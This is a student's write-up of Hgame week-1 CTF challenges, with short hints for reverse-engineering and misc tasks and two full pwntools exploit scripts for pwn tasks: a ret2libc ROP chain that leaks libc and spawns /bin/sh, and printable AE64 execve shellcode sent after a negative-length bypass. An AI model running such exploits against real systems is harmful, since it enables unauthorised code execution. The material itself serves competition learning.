Hgame WEEK1 WP

学号：23270618 ID：xinhu

RE

ezASM

```
mov al, byte [flag + esi]
xor al, 0x22
cmp al, byte [c + esi]
jne failure_check
```


观察到异或0x22

```
ection .data
 c db 74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18, 80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34
```

将密文异或0x22即可

ezPYC

解包出来后pycdc



发现没有完全编译，猜测密文与c进行循环异或，即得flag

ezUPX

脱壳即可

ezIDA

ida查看即可

misc

signl

直接把屏幕竖着看即可

simple atack

明文爆破拥有压缩包中的一个文件，并且CRC的数值相同可以进行明文爆破，爆破出来是base64的图片

希尔希尔

校验CRC修复，分离文件，LGB隐写拿到KEY，希尔解密即可

pwn

ELDEN RANDOM

修改种子，发送该种子生成的随机数，通过send 而不用sendline，sendlline会在末尾置\n

通过p8（）来发送猜测数字，考察libc，已知libc可以通过sym进行寻址求值

```
from pwn import *
from ctypes import *
p = remote('47.100.245.185','32221')
elf = ELF('/home/xinhu/Desktop/pwn/libc.so.6')
# p=process('/home/xinhu/Desktop/pwn/vuln')
context(log_level = 'debug', arch = 'amd64', os = 'linux')
libc = cdll.LoadLibrary('/home/xinhu/Desktop/pwn/glibc-all-in-one-master/libs/2.31-0ubuntu9_amd64/libc-2.31.so')
libc.srand(1)
payload = b'A' * 14 + p32(1)
p.recvuntil('Menlina: Well tarnished, tell me thy name.')
p.send(payload)
for i in range(0,99):
    payload1 =p8(libc.rand() % 100 + 1)
    print(payload)
    p.recvuntil('Please guess the number:')
```

```
    p.send(payload1)
# gdb.attach(p)
p.recvuntil("Here's a reward to thy brilliant mind.")
putsPlt = 0x4010B0
putsGot = 0x404018
popRdiAddr = 0x401423
vulnAddr =0x40125D
# payload 1
p.send(b'0'*48 +b'1'*8+ p64(popRdiAddr) + p64(putsGot) + p64(putsPlt) + p64(vulnAddr))
data1 = p.recv()
data = p.recv()
putsGotAddr = u64(data[:6] + b'\0\0')
a=hex(putsGotAddr)
libcBase = putsGotAddr - elf.sym['puts']
binsh_addr = libcBase + next(elf.search(b"/bin/sh"))
systemAddr = libcBase + elf.sym['system']
retAddr = 0x40101a
# payload 2
p.sendline(b'0'*48+b'1'*8 + p64(popRdiAddr) + p64(binsh_addr) + p64(retAddr) + p64(systemAddr))
p.interactive()
```

ezshellcode

考察无符号数可以绕过大小限制，考察可打印字符串，通过AE64进行构造

```
from pwn import *
from ae64 import AE64
context(log_level = 'debug', arch = 'amd64', os = 'linux')
p=remote('47.100.137.175','32347')
code="""
mov rbx, 0x68732f6e69622f
push rbx
push rsp
pop rdi
xor esi, esi
xor edx, edx
push 0x3b
pop rax
syscall
"""
obj=AE64()
code=obj.encode(asm(code))
p.recvuntil('input the length of your shellcode:')
```

```
19 p.sendline(b'-1')
20 p.recvuntil("input your shellcode:")
21 p.send(code)
22 p.interactive()
```